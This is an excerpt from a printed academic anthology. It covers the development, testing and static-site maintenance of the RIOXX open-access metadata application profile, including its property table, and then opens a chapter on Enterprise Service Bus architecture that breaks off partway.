the case of the funder and project properties, the repository system developers agreed that option 3 was viable—with some necessary software development to support it—and that RIOXX should proceed to use that superior model for these properties.

The testing of assumptions, and the discussion of options with implementers at every stage of development is an important activity in the development of an optimised application profile. Furthermore, in keeping with the agile notion of using more, shorter iterations, this testing and discussion must be repeated between each stage of development.

In addition to testing assumptions, the RIOXX team became interested in how to test the actual application profile. This may sound unusual: an application profile is, essentially, a document or a set of documents. Documentation can be tested by humans for accuracy and readability, and formally structured, machine-readable documents can be tested for integrity, but the RIOXX team was interested also in testing implementations of RIOXX. Fortunately, RIOXX is designed to exposed by the systems which support it, via the OAI-PMH protocol. This means that RIOXX records can be harvested and processed. To this end, the RIOXX team developed a testing system which harvests a sample of records from a repository system and checks these for compliance with the application profile's constraints and rules. The results of this testing are made openly available[4], with detailed reports showing just where the harvested records do or do not comply with the application profile. All systems which are known to have implemented RIOXX are tested. This information is of use to several different parties. The RIOXX team has been able to analyse which aspects of the application profile are proving difficult to implement, and has been able to advise implementers accordingly. Some of this intelligence may lead to future revisions of the application profile itself - in collaboration with the implementers of course. The administrators of the repository systems being tested are able to see where their management of metadata records in their system might be impacting on compliance with the application profile. And finally, the developers of the software platforms underpinning the institution repositories are able to see the results of testing their implementation of the application profile in software. The testing has already revealed more than one issue with implementations in software, which have then been discussed with the developers with a view to resolving these. In one case, this testing has revealed a fairly fundamental issue with a repository platform itself, which started a significant online discussion.

It is worth saying something about documentation, and the impact this has on implementation. The team chose to document the application profile in three ways: as a structured webpage for the formal documentation, as a machine-readable XML Schema (XSD), and with a user guide (PDF). The structured webpage was written in a style designed to appeal to, and be understood by, software engineers. The application profile is set out in a tabular form (reproduced in Table 2 in Appendix 1), and uses the formal language defined by the Internet Engineering Task Force for this purpose ("Key words for use in RFCs to Indicate Requirement Levels", 1997). The version on the website also includes several examples showing how certain complex properties should be expressed as XML (since XML is the format used by OAI-PMH).

At one stage in development, a request was made by Jisc (the organisation funding the project) to develop a 'crosswalk' between RIOXX and OpenAIRE - a similar metadata application profile used for general interoperability in open access repositories in Europe. The results of this were also delivered through the RIOXX website, using the same approach as for the application profile itself. This Crosswalk has now been implemented in the Open University's open-access papers aggregation system, *CORE*.[5]

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Anecdotally, the RIOXX website has been favourably compared with others in this space, and engineers have reportedly found it easy to use - appreciating the 'showing by example' approach especially.

Being Ruthlessly Pragmatic

The RIOXX team gradually settled on a fairly extreme approach, where the potential for interoperability beyond the immediate RCUK use-case was more or less ignored, and decisions were weighted in favour of the ease of implementation to support the single, narrowly focused application. Even the decision to adopt Dublin Core - itself a great contributor to global interoperability - was taken because implementers are already largely familiar with it and so would find it easier to implement. The team described this approach as 'ruthless pragmatism', where nothing would be allowed to cause the development of RIOXX to deviate from the requirement to satisfy the specific RCUK use-case.

As the development progressed the team encountered an interesting phenomenon, where third parties began to make suggestions about additional features for RIOXX. Typically, this would be a simple request to add a property, so that a RIOXX record might also be used for some other purpose. The team viewed such suggestions as attempts to move RIOXX along the axis from optimisation towards interoperability and, as such, resisted them. Reluctantly, the team made two exceptions to this, and added the *rioxxterms:publication_date* and *ali:free_to_read* properties. Neither of these properties is not strictly necessary for the RCUK use-case, since the important date is the 'date of acceptance', captured by the *dcterms:dateAccepted* property, and the *ali:free_to_read* property is superfluous when the *ali:license_ref* conveys all necessary information about license for use. However, the inclusion of the *rioxxterms:publication_date* property allows a RIOXX record to function as a basic bibliographic record. In itself, this was a decision based on pragmatism, as repository administrators expect to see this property in the metadata records which they manage. The inclusion of the *ali:free_to_read* property was requested by the sponsor of the application profile, RCUK, in order to bring RIOXX into line with what was emerging as a community norm. It was agreed that this would be an optional property - again a pragmatic decision.

Maintaining an unwavering focus on the use-case, the team was able to establish another principle of good design for metadata application profile design: simplicity. The RIOXX profile is small, containing only 21 properties from three namespaces. The majority, eleven of these properties come from the DCMI Metadata Terms, two from NISO's Open Access Metadata and Indicators, with the remaining eight created especially for RIOXX. The reuse of existing namespaces and vocabularies is an important consideration for all application profiles, and RIOXX is no exception to this. By reusing the DCMI Metadata Terms where possible, it is possible to leverage the familiarity and widespread support which already exist for these properties.

In pursuit of the goal of simplicity of implementation, the RIOXX team was confronted with a problem: the domain of describing open access scholarly works is riddled with problematic and ambiguous terms. The phrase 'open access' itself does not have a universally agreed or recognised definition, and attempts to improve the precision of this term by prepending qualifiers such as 'gold' or 'green' have not been completely successful. Furthermore, some common metadata properties are similarly yet, perhaps, surprisingly imprecise. For example, it might be supposed that the date of publication of a paper is a simple fact which can be included in metadata without difficulty. However, often the precise publication

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

date is simply not known. For example, in the RCUK use-case, the RIOXX metadata record must usually be prepared before the paper is published in a journal. And papers in journals are often published in two different ways - 'electronically' and in print. In addition to this, publishers often impose an 'embargo', restricting the rights of authors to make available open access versions of their papers until after a period of time following publication. One of the requirements for RIOXX was to make the expression of embargoes explicit and unambiguous. The RIOXX team established a working principle to constrain the application profile, where possible, to comprise only 'factual' metadata properties, avoiding imprecise terms and values, and avoiding any redundancy in information. The adoption of the *ali:license_ref* property (see Table 2) is an example of this: there had been much discussion about expressing embargo periods directly, but the decision was taken to express licenses information directly instead. This means that the conditions under which the paper may be read are explicit, together with the dates from which these conditions take effect.

Radically Open Development

Metadata application profiles are often developed openly, at least ostensibly. At the heart of many such projects is an email discussion list. This kind of email list brings several benefits. It creates a 'history' for the project, where decisions may be recorded and a kind of 'audit trail' is established and, crucially, it provides the 'place' where the application profile can be developed collaboratively. A typical pattern for such lists is for the project lead to post a message about some aspect of the project, and for a discussion 'thread' to be generated. Normally, any interested person may join such a list by requesting access. However, this technology supports a kind of 'passive openness', where there are no specific barriers to participation, but where the discussion, nonetheless, occurs in a 'walled' environment. In order to participate, a person must make a commitment of sorts - by joining the list - even if they just want to offer a single comment.

From the start of the RIOXX project, the author was keen to adopt a radically open approach to its development. In pursuit of this, it was decided not to use a mailing list at all, but to encourage discussion on the open Web by establishing a blog instead. This approach has proved to be successful for a number of reasons. Firstly, it has encouraged some valuable discussions, involving a wide range of people such as information specialists, repository managers and software developers. An example of this is the post which described a significant issue discovered (through the systematic RIOXX testing) in the OPAI-PMH implementation of one of the repository platforms[6]. This post spawned a thread of thirty comments, many of which were from engineers working on that platform. It is unlikely that these engineers would have joined a mailing list dedicated to the development of RIOXX, but to have their contribution here was invaluable. In this way, software engineers have been brought directly into the heart of the project. The obvious limitation in the use of a blog is that only authors may start threads. To mitigate this, when the project team received direct enquiries or comments (by email or through face-to-face contact) which were thought to be of wider interest, the team published these comments or questions (with permission) on the blog.

A related benefit of the use of a blog is that it allowed the project team to do some of their 'thinking' in the open. This is best illustrated by a post which articulated the five options for handling funders and projectIDs in a RIOXX record listed in Table 1. Not only did the blog post allow more people to comment, but even more importantly it provided a freely accessible resource with a link - so that any time

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

this issue needed to be discussed, the link to this post could be provided for easy reference. Again, this is something not easily supported by a mailing list.

Finally, the blog could be used to announce release candidates for the application profile, and to solicit feedback on these. This also proved invaluable, with commenters pointing out potential difficulties in implementation, which could be addressed in the next development iteration. In one case, the blog was also used to announce that an error had been discovered in the XML schema - again, an example of working very openly.

Minimal Maintenance

Funding for the development and hosting aspects of RIOXX ended in 2014. It is quite normal, albeit unfortunate, that projects to develop application profiles receive short-term funding with no prospect of ongoing funding for maintenance (although sometimes an application profile might receive subsequent project funding at a later date to be updated in some way). Anticipating this, the author invested some effort in identifying and implementing the most efficient and sustainable approach to developing, hosting and maintaining a Web-based, documented application profile.

For many years, the standard approach to developing a website to support a project has been to use a Content Management System (CMS) such as Wordpress or Drupal. These systems have several advantages: they are user-friendly, familiar to many users, and provide a good level of functionality, supporting a wide range of features through 'plugins'. However, CMS carry a significant maintenance overhead. They require certain underlying infrastructure components (e.g. a relational database and an application environment) as well as the ubiquitous web server. Furthermore, they do not always support good development practice, such as robust version control.

In recent times, an interesting alternative approach - that of the static site generator - has become viable. The static site generator uses the file-system to store content in simple files, typically formatted using Markdown,[7] with metadata sections called front-matter, typically formatted as YAML[8]. The software (often a simple command-line application) then uses a set of templates to turn this simple content into straightforward 'static' HTML websites, which can then be uploaded to a web server. This approach offers two key advantages: the maintenance requirement for the resulting website is minimal, and the content is easily edited, since it is just a set of simple text files.

The RIOXX team adopted one such static site generator - a program called Hugo[9] - to manage the RIOXX website - including all of the blog content, the structured documentation of the application profile and the outputs from the testing software. This approach has proven to be very effective - both in terms of development, but also for ongoing maintenance of the application profile and supporting documentation. The sources for the application profile, the blog posts and the rest of the documentation are stored as Markdown/YAML files and are synchronised with *git* to a repository on GitHub[10] - so they are in a world-class version control system (an example of this can be seen in Appendix 2). The templates are stored alongside. Everything which is required to generate the website from scratch is stored in a version-controlled and redundant system.

The RIOXX website, including all documentation, is now maintained with next-to-zero effort. It runs on a completely standard web server, and requires no server-side maintenance whatsoever, since all that is hosted there is HTML, CSS, Javascript and a few binary files such as images. On the client-side, the author makes minor modifications a few times a year, and releases the occasional blog post. This has allowed the RIOXX website to continue to function well with no financial support or dedicated effort.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

FUTURE WORK

The use of a static site generator to develop, manage and serve the technical documentation for RIOXX has been interesting, and demands further research and development. The author has begun collaborating with members of the DCMI community to explore how this technology might enable a more sustainable model for the maintenance of the DCMI Metadata Terms themselves.

In addition to this, the author remains interested in finding ways to further improve the likelihood of an application profile such as RIOXX being successfully implemented. Despite the focus on immediate implementation in the RCUK context there have been, nonetheless, expressions of interest in using RIOXX to serve other (albeit similar) use cases in other communities. To this end, some work has already been done to document a less strict version of RIOXX which has been called *Basic RIOXX*[11], which retains the syntax but relaxes some of the constraints – notably around the use of certain vocabularies. The intention is to offer this as a re-usable resource, rather than as a supported standard.

The author has been asked if there is any intention to define the rioxxterms vocabulary in formal terms, and perhaps register this in the Linked Open Vocabularies (LOV) database.[12] This is not something that was ever considered in the RIOXX project itself, since the sort of interoperability afforded by these steps would not have contributed to addressing the use-case. However, now that there is evidence of interest in the basic version of RIOXX mentioned earlier, this may be considered as worthwhile.

While the documentation was deliberately optimized for developers, the approach taken in using a combination of YAML and Markdown source files with a static site generator offers some options for future work and enhancements. In particular, this approach may be suitable for the simultaneous generation of machine-readable documentation, so the application of, for example, DCMI's Descriptions Set Profiles[13] may be possible. While this would offer no particular benefit to RIOXX, this idea is currently being investigated by members of the DCMI community (including this author) in the context of documenting the DCMI Terms themselves.

CONCLUSION

The RIOXX project has provided a great opportunity to develop some ideas around the development, support, implementation and maintenance of an optimised metadata application profile. The radically open development approach, together with the regime of continuously testing implementations, have shown a way in which the wider community - and especially software developers - can actively participate in the development of such a profile.

RIOXX may be considered a success. Since the publication of the final version of the application profile in January 2015, the application profile has been implemented in 67 known institutional repositories in the UK. In addition the profile has been reportedly included in several consuming systems, including SHARE,[14] the Open University CORE system and OneRepo.[15] RIOXX has gained some reputation beyond the UK, with expressions of interest from Australia and Japan among others, and a review of RIOXX for the Technology Service Quarterly in the latter part of 2015 had this to say:

None of these projects addresses the interoperability problem in a targeted and practical manner as the online RIOxx metadata and application profile, though many refer to and track RIOxx as the current leader in the field.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The RIOxx website is a model for open-source support tool web design. Its simplicity and transparency for current and future implementers is without peer, while it also contains the keys that open doors for further research into the many international agencies that are working to make a bright future for research interoperability and shared information structures for all of us. I recommend this site highly, and I salute the work of the people who make it possible. (Mallory, M 2015)

ACKNOWLEDGMENT

The author would like to acknowledge the contributions of the following:

- The RIOXX team which included Sheridan Brown (Chygrove Ltd) and Ian Stuart (EDINA)
- RCUK, and particularly Ben Ryan, for their excellent sponsorship and support for the development of RIOXX
- EDINA (and the University of Edinburgh) for continuing to host the RIOXX website and technical documentation
- Jisc, for funding the development of RIOXX
- The enthusiastic and knowledgeable community of developers and repository managers for their active engagement with the development of RIOXX

REFERENCES

Bradner, S. (1997). *Key words for use in RFCs to Indicate Requirement Levels.* Harvard University. Retrieved from http://www.ietf.org/rfc/rfc2119.txt

Heery, R., & Patel, M. (2000). Application Profiles: Mixing and Matching Metadata Schemas. *Ariadne*, I25.

Mallory, M. (2015). RIOxx (Research Interoperability Opportunities Extensions) http://www.rioxx.net. Technology Services Quarterly, 32(4).

Nilsson, B.J. (2008). *The Singapore Framework for Dublin Core Application Profiles*. Retrieved from http://dublincore.org/documents/singapore-framework/

Scholarly Works Application Profile. (2009). Retrieved from http://www.ukoln.ac.uk/repositories/digirep/index/Scholarly_Works_Application_Profile#Introduction

ENDNOTES

1 RCUK Policy on Open Access http://www.rcuk.ac.uk/research/openaccess/policy/
2 DCMI Metadata Terms http://dublincore.org/documents/dcmi-terms/
3 Manifesto for Agile Software Development http://agilemanifesto.org
4 RIOXX Implementation http://www.rioxx.net/implementation/
5 CORE https://core.ac.uk

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

[6] RIOXX and OAI PMH http://www.rioxx.net/2015/11/25/rioxx-and-oai-pmh/
[7] Markdown https://daringfireball.net/projects/markdown/
[8] YAML http://yaml.org
[9] Hugo https://gohugo.io
[10] GitHub https://github.com
[11] RIOXX Basic Application Profile Version 2.0 Final http://www.rioxx.net/profiles/v2-0-final_basic/
[12] Linked Open Vocabularies (LOV) https://lov.okfn.org/dataset/lov/
[13] Description Set Profiles http://dublincore.org/documents/dc-dsp/
[14] SHARE http://www.share-research.org
[15] OneRepo https://onerepo.net
[16] RCUK RIOXX Application Profile Version 2.0 Final http://www.rioxx.net/profiles/v2-0-final/

This research was previously published in Developing Metadata Application Profiles edited by Mariana Curado Malta, Ana Alice Baptista, and Paul Walk, pages 16-36, copyright year 2017 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

APPENDIX 1

It is worth describing the application profile itself, since this is used to illustrate the outcome of the methodology described in this chapter. Table 2 lists the complete set of properties in the RIOXX metadata application profile at version 2.0 (the version which is current at the time of writing). This information is adapted from the official RIOXX documentation[16].
In Table 2, the terms MUST, MUST NOT, REQUIRED, SHALL, SHALL NOT, SHOULD, SHOULD NOT, RECOMMENDED, MAY, and OPTIONAL should be interpreted according to the Internet Engineering Task Force (IETF) Request for Comments 2119 ("Key words for use in RFCs to Indicate Requirement Levels", 1997).

Table 2. Properties in the RIOXX application profile, version 2.0

Element	Cardinality	Description
ali:free_to_read	Zero or one	This is defined in the NISO Open Access Metadata and Indicators. This element does not take a value - the semantics of *ali:free_to_read* are conveyed by its presence or absence. This element may be modified by two optional attributes, *start_date* and *end_date*. Each of these attributes, if present, takes a date value which MUST be encoded using ISO 8601 (post–2004 versions) which follows the following format: YYYY-MM-DD. The absence of a *start_date* attribute implies that the meaning conveyed by the *ali:free_to_read* element is current and immediate, unless an *end_date* attribute which is a date in the subjective past, is present in the element.
ali:license_ref	One or more	This is defined in the NISO Open Access Metadata and Indicators. This element MUST take an HTTP URI for its value. This HTTP URI MUST point to a resource which expresses the license terms specifying how the resource may be used. This element MUST include the attribute *start_date*. This attribute takes a date value which MUST be encoded using ISO 8601 (post–2004 versions) which follows the following format: YYYY-MM-DD. This attribute is used to indicate the date upon which this license takes effect. Multiple *ali:license_ref* elements may be included. Where several such elements are included, the one with the *start_date* attribute indicating the most recent date takes precedence. This approach allows the expression of 'embargoes', where a particular license takes effect at a date in the subjective future. In the absence of any other license, the copyright holder reserves all rights automatically. As a convenience, RIOXX provides two URLs which may be used to explicitly convey this state: http://www.rioxx.net/licenses/all-rights-reserved and http://www.rioxx.net/licenses/under-embargo-all-rights-reserved
dc:coverage	Zero or more	
dc:description	Zero or more	This field may be indexed and its contents presented to people conducting searches. The goal is to describe the content of the resource using free text. It is RECOMMENDED that an English language abstract be used where available. HTML or other markup tags SHOULD NOT be included in this field.
dc:format	Zero or more	This refers to the format of the resource. The MIME type of the object pointed to by this RIOXX record's *dc:identifier* element MUST be entered here. Note that this element should not be confused with *rioxxterms:type*
dc:identifier	Exactly one	This field MUST contain an HTTP URI which is a persistent identifier for the resource. The purpose of this field is, through direct identification of the resource, to allow access to it, therefore it is RECOMMENDED that this identifier should point to the actual resource being described by the RIOXX record (typically a file in MS Word or PDF format), rather than to an intermediary resource such as a repository web page. Note that RIOXX does not require any require particular file format to be used for the resource. To describe another version of the resource with a different identifier, a completely separate RIOXX record should be created.

continued on next page

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Continued

Element	Cardinality	Description
dc:language	One or more	This refers to the primary language in which the content of the resource is presented. The element MAY be repeated if the resource contains multiple languages. Values used for this element MUST conform to ISO 639–3. This offers two and three letter tags e.g. “en” or “eng” for English and “en-GB” for English used in the UK.
dc:publisher	Zero or more	This element contains the name of the entity, typically a ‘publisher’, responsible for making the version of record of the resource available. This could be a person, organisation or service. Where available, the name of the publisher entered here SHOULD be from a controlled list.
dc:relation	Zero or more	The format of this element MUST be an HTTP URI which points to a related resource, e.g. a research data-set which underpins the resource. An exception to this is the DOI identifying the related ‘version of record’ - this MUST be recorded in the *rioxxterms:version_of_record* element. Each related resource MUST appear as a separate instance of the field.
dc:source	Zero or one	The source label describes a resource from which the resource is derived (in whole or in part). It is RECOMMENDED that the source is referenced using a unique identifier from a recognised system e.g. the unique 8-digit International Standard Serial Numbers (ISSN) assigned to electronic periodicals, or the 13 digit International Standard Book Number (ISBN13) assigned to books. In the latter case, the ISBN13 for the electronic version of the book SHOULD be used if available. Use of this element is applicable where the resource is to be published as part of a larger resource. Examples might include a journal article, a conference paper or a chapter of a book, but not a complete book for example.
dc:subject	Zero or more	
dc:title	Exactly one	This refers to the title, and any sub-titles, of the resource. The title should be represented using the original spelling and wording. The RECOMMENDED format for expressing subtitles is: ‘Title:Subtitle’. Note that where the resource is a chapter in a book, the chapter title MUST be entered here, with the ISBN13 of the book being recorded in the *dc:source* element.
dcterms:dateAccepted	Exactly one	The date on which the resource was accepted for publication. The date MUST be encoded using ISO 8601 (post–2004 versions) using the following format: YYYY-MM-DD.
rioxxterms:apc	Zero or one	This element expresses whether or not the resource has an associated ‘article processing charge’. The value of this element MUST be one of the following: ‘paid’, ‘partially waived’, ‘fully waived’, ‘not charged’, ‘not required’, ‘unknown’.
rioxxterms:author	One or more	The author of the resource may be a person, organisation or service, but is most commonly a person. This element SHOULD take an optional attribute called *id*, which MUST contain an HTTP URI which uniquely identifies the author. Where there is more than one author, a separate *rioxxterms:author* element MUST be used for each. As many authors may be entered as required. The ideal use of this element is to include both an HTTP URI in the *id* attribute, and a text string in the body of the element. Where the author is a person, the RECOMMENDED format is to add text in the form Last Name, First Name(s), and to include an ORCID ID, if known, in its HTTP URI form. Where the author is an organisation, the RECOMMENDED format is to add the official name of the organisation, and to include an ISNI ID, if known, in its HTTP URI form. Where the *rioxxterms:author* element appears multiple times for one record, it CAN be assumed that the order is significant, in that the first element describes the ‘first named author’ of the resource. In order to make this more explicit, an extra attribute, *first-named-author*, SHOULD be used to indicate which of the *rioxxterms:author* elements describes the first named author of the resource.
rioxxterms:contributor	Zero or more	This field is designed to describe an entity – for example the name of a person, organisation or service – responsible for making contributions to the content of the resource. As many *rioxxterms:contributor* elements may be entered as required. This element SHOULD take an optional attribute called *id*, which MUST contain an HTTP URI which uniquely identifies the contributor. The ideal use of this element is to include both an HTTP URI in the *id* attribute, and a text string in the body of the element. Where the contributor is a person, the RECOMMENDED format is to add text in the form Last Name, First Name(s), and to include an ORCID ID, if known, in its HTTP URI form. Where the contributor is an organisation, the RECOMMENDED format is to add the official name of the organisation, and to include an ISNI ID, if known, in its HTTP URI form.

continued on next page

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Continued

Element	Cardinality	Description
rioxxterms:project	One or more	This is designed to collect the project ID(s), issued by the funder(s), that relate to the resource, together with the name and/or global identifier for the funder(s). The element MUST contain one project ID, an alphanumeric identifier provided by the funder in its original format. In cases where the resource has been funded internally, an appropriate internal code might be used. The element takes two attributes, *funder_name* and *funder_id*. One or both of *funder_name* and *funder_id* MUST be supplied. The canonical name of the entity responsible for funding the resource SHOULD be recorded in the *funder_name* attribute as text. A globally unique identifier for the funder of the resource SHOULD be recorded in the *funder_id* attribute. An HTTP URI MUST be used for this. It is RECOMMENDED that one of the following identifier schemes is used: an ISNI ID, or a DOI (in its HTTP URI form) made available by CrossRef through the FundRef system. Where the resource has been funded by more than one funder a separate *rioxxterms:project* element MUST be added for each. Similarly, where several project IDs provided by the same funder have been attached to the resource, a separate *rioxxterms:project* element MUST be added for each. This means that it is quite normal for a given *funder_name*, *funder_id* or *project_id* to appear in multiple instances of the *rioxxterms:project* element in a single RIOXX metadata record.
rioxxterms:publication_date	Zero or one	This element takes the publication date of the resource in the form in which it would be cited. This element is not used in a RIOXX context but allows for a RIOXX record to become a reasonable bibliographic record for the resource. This is a free-text field. As RIOXX is primarily concerned with such issues as compliance with funders' mandates and licensing of open access publications, the critical dates for the assertion of compliance are those held in the *start_date* attributes of the *ali:license_ref* elements.
rioxxterms:type	One or more	Type refers to the 'type' - the nature or genre of the content of the resource. Take care not to confuse this with *dc:format*. Values recorded here MUST be from the following controlled list of types: 'Book', 'Book chapter', 'Book edited', 'Conference Paper/Proceeding/Abstract', 'Journal Article/Review', 'Manual/Guide', 'Monograph', 'Policy briefing report', 'Technical Report', 'Technical Standard', 'Thesis', 'Other', 'Consultancy Report', 'Working paper'.
rioxxterms:version	Exactly one	This element indicates which 'version' of the resource is being described. The value of this element MUST be one of the following: 'AO', 'SMUR', 'AM', 'P', 'VoR', 'CVoR', 'EVoR', 'NA'. These terms are adopted from the recommendations of the NISO/ALPSP JAV Technical Working Group and have the following meanings: • AO = Author's Original • SMUR = Submitted Manuscript Under Review • AM = Accepted Manuscript • P = Proof • VoR = Version of Record • CVoR = Corrected Version of Record • EVoR = Enhanced Version of Record • NA = Not Applicable (or Unknown)
rioxxterms:version_of_record	Zero or one	This field MUST contain an HTTP URI which is a persistent identifier for the published version of the resource. If a DOI has been issued by the publisher then this MUST be used. Such a DOI MUST be represented in its HTTP form.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

APPENDIX 2

An example of the source of the documentation for one property (ali:license_ref) of the RIOXX application profile:

```
---
date: '2016-03-21T10:00:43+00:00'
draft: false
type: metadata_profile_property
title: ali:license_ref
cardinality: One or more
requirement: Mandatory
metadata_profile: v2-0-final
---
This is defined in the [NISO Open Access Metadata and Indicators](http://www.
niso.org/workrooms/ali/). This element **MUST** take an HTTP URI for its val-
ue. This HTTP URI **MUST** point to a resource which expresses the license
terms specifying how ***the resource*** may be used.

This element **MUST** include the attribute:

* start_date

This attribute takes a date value which **MUST** be encoded using ISO 8601
(post&#8211;2004 versions) which follows the following format: YYYY-MM-DD.

This attribute is used to indicate the date upon which this license takes ef-
fect. Multiple *ali:license_ref* elements may be included. Where several such
elements are included, the one with the *start_date* attribute indicating the
most recent date takes precedence.

Example:

    <ali:license_ref start_date="2015-02-17">http://creativecommons.org/li-
censes/by/4.0</ali:license_ref>

This approach allows the expression of &#39;embargoes&#39;, where a particular
license takes effect at a date in the subjective future.

In the absence of any other license, the copyright holder reserves all rights
automatically. As a convenience, RIOXX provides two URLs which may be used to
explicitly convey this state:

* [http://www.rioxx.net/licenses/all-rights-reserved](/licenses/all-rights-re-
served)
* [http://www.rioxx.net/licenses/under-embargo-all-rights-reserved](/licenses/
under-embargo-all-rights-reserved)
```


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 32
A Role of Enterprise Service Bus in Building Web Services

Dinesh Sharma
Amity University, Madhya Pradesh, India

Devendra Kumar Mishra
Amity University, Madhya Pradesh, India

ABSTRACT

Present is the era of fast processing industries or organization gives more emphasis for planning of business processes. This planning may differ from industry to industry. Service oriented architecture provides extensible and simple architecture for industry problem solutions. Web services are a standardized way for developing interoperable applications. Web services use open standards and protocols like http, xml and soap. This chapter provides a role of enterprise service bus in building web services.

INTRODUCTION


Present is the era of fast processing. Within industries or organizations, executives want more value for planning of business processes. This planning may vary from organization to organization, but CEOs would like that their IT group demonstrably get better availability of data for taking improved decisions, for example financial services firm seeking higher amount of quicker foreign exchange operation, a retailer series want to speed up the stream of store data. Information is protected by applications inside various organizations, and this protection is time-taken and expensive process to interfere data loose. In other word, the organization is far away to integration. The last few years' significant technology trends have been developed, such as Service Oriented Architecture (SOA) that provide an architecture for different services, Enterprise Application Integration (EAI) responsible for integration, Business-to-Business (B2B) deal with process with in businesses, and web services specify applications on web. These methods try to improve the results and escalating the value of integrated business processes. In this case Enterprise Service Bus (ESB) is the best option to draw better results (Deng, 2008). The ESB is a latest mechanism that provides integration this can be use in loosely coupled and highly distributed integration network. An ESB is a platform that provide integration, it involves some standards in their

DOI: 10.4018/978-1-5225-3422-8.ch032

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Enterprise service bus architecture
[Source: https://www.fiorano.com/china/products/ESB-enterprise-service-bus/Fiorano-ESB-enterprise-service-bus.php]



process it combines messages, data transformation, different web services and provide route to connect and manage the communication of large numbers of different applications that are available across the enterprises.

An Enterprise Service Bus is an structural design that involve set of rules and principles for integration of several applications simultaneously over a bus-like infrastructure. The basic idea of the ESB architecture is to provide integration among various applications by specifying a communication bus between them and then make possible that each application can talk. This system permitting to communicate without any dependency or knowledge of other systems on the bus. The basic concept of ESB is to increase organizational agility by decreasing time to market for new initiatives; this is one of the most common reasons that forces companies to implement an ESB in their IT infrastructure. An ESB architecture is a well defined, "pluggable" arrangement that specifying a mode to control present systems and depict existing system to new applications with the help of communication and transformation abilities.

In case of the enterprise those are event-driven, business events can occur at any time or in any order that affect the business process. Applications that transfer data for business processes require to communicate using an event-driven SOA to have the ability to respond to changing business necessities. An SOA gives a business analyst method or integration architecture for applications and integration mechanism to be deal with as high-level services. In an ESB, applications and event-driven services are joined together in an SOA in a loosely coupled manner, which permits them to operate alone from one another (Yan et al., 2007; Valipour et al., 2009).

Evolution of SOA

Service Orientation (SO) is the effect of advancement of current development models. In 1980s models that were based on object-oriented concept came in existence, after this in 1990s component-based development models came, and presently we are dealing with service orientation. SO contain the advantage of component-based development. It also includes a shift model from distantly invoking techniques on objects. Service orientation offers an progressive method to design distributed software that facilitates loosely coupled integration and flexibility to change (O'Brien et al., 2008). The fundamental building block of service-oriented architecture is a service. A service is a program that can be interacted with through well-defined message exchanges. Services must be designed for both availability and stability.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Services are built to last while service configurations and aggregations are built for change. Agility is often promoted as one of the biggest benefits of SOA—an organization with business processes implemented on a loosely-coupled infrastructure is much more open to change than an organization constrained by underlying monolithic applications that require weeks to implement the smallest change. Loosely-coupled systems result in loosely-coupled business processes, since the business processes are no longer constrained by the limitations of the underlying infrastructure. Services and their associated interfaces must remain stable, enabling them to be re-configured or re-aggregated to meet the ever-changing needs of business (Oliveros, 2012; Shan, 2004). Services remain stable by relying upon standards-based interfaces and well-defined messages—for example using SOAP and XML schemas for message definition. Services designed to perform simple, granular functions with limited knowledge of how messages are passed to or retrieved from it are much more likely to be reused within a larger SOA infrastructure (White et al., 2013; Tang et al., 2009).


ENTERPRISE APPLICATION INTEGRATION

Enterprise Application Integration (EAI) refers to the new applicant of the dynamic software industry. The main responsibility of the EAI to integrate different applications so data and processes shared freely. EAI uses common middleware and other techniques to combine different applications and provide business solutions. EAI was developed by industry to reduce the bottlenecks of integrations. Enterprise architectures contain different systems and applications that offer various functionality to conduct business (Gang et al., 2012). An enterprise may select independent systems to successfully control relationships to customer, deliver chain, logic to conduct business and information of employee, as shown in Figure 2.

Such Enterprise Architecture associate with following problems:

- **Interoperability:** Different components can use dissimilar operating systems, languages and formats to data representation.

Figure 2. Independent systems in enterprise
[Source: http://www.spansystems.com/media/1060/enterprise-application-integration-span-white-paper.pdf]



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Data Integration:** In a distributed system, a standard technique for managing the transfer of data among different applications and also force to maintain consistency in database of various systems.
- **Robustness:** This function indicates in the modular structure, when providing integration solutions it must be robust.
- **Stability:** Integration solutions should be stable.
- **Scalability:** Integration solutions should be scalable.

This is observed that EAI has the ability to connect different applications including ERP (Schroth et al., 2012). EAI offers such type of structure that is capable to attach information sources, for applications and their business processes as shown in Figure 3.


Enterprise get following advantage after implementing EAI solution:

- Market time can be reduced.
- Increase efficiency.
- Increase reliability.
- Expansion of the lifecycle of a system.
- Development costs can be minimized.
- Maintenance cost should be reduce.
- Design of centralized bus.

EAI Techniques

An organization contain so many different systems, enterprise integrate each application with other application. As the amount of data and their difficulty increase, number of application that should be integrated also increase. Most traditional bus architecture that was used for integration is point-to-point.

Figure 3. Role of EAI in business
[Source: http://www.spansystems.com/media/1060/enterprise-application-integration-span-white-paper.pdf]



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Point-To-Point Integration

In this integration process, an exclusive component is developed that connect applications for communication. This connection is responsible for managing data transfer, integration and for any message related activity. In a small enterprise where two or three systems are using by organization, point to point model can performed well. It provides lightweight integration when numbers of systems are less, but when number of system increase it increase complexity in complete integration architecture.

Enterprise Application Integration

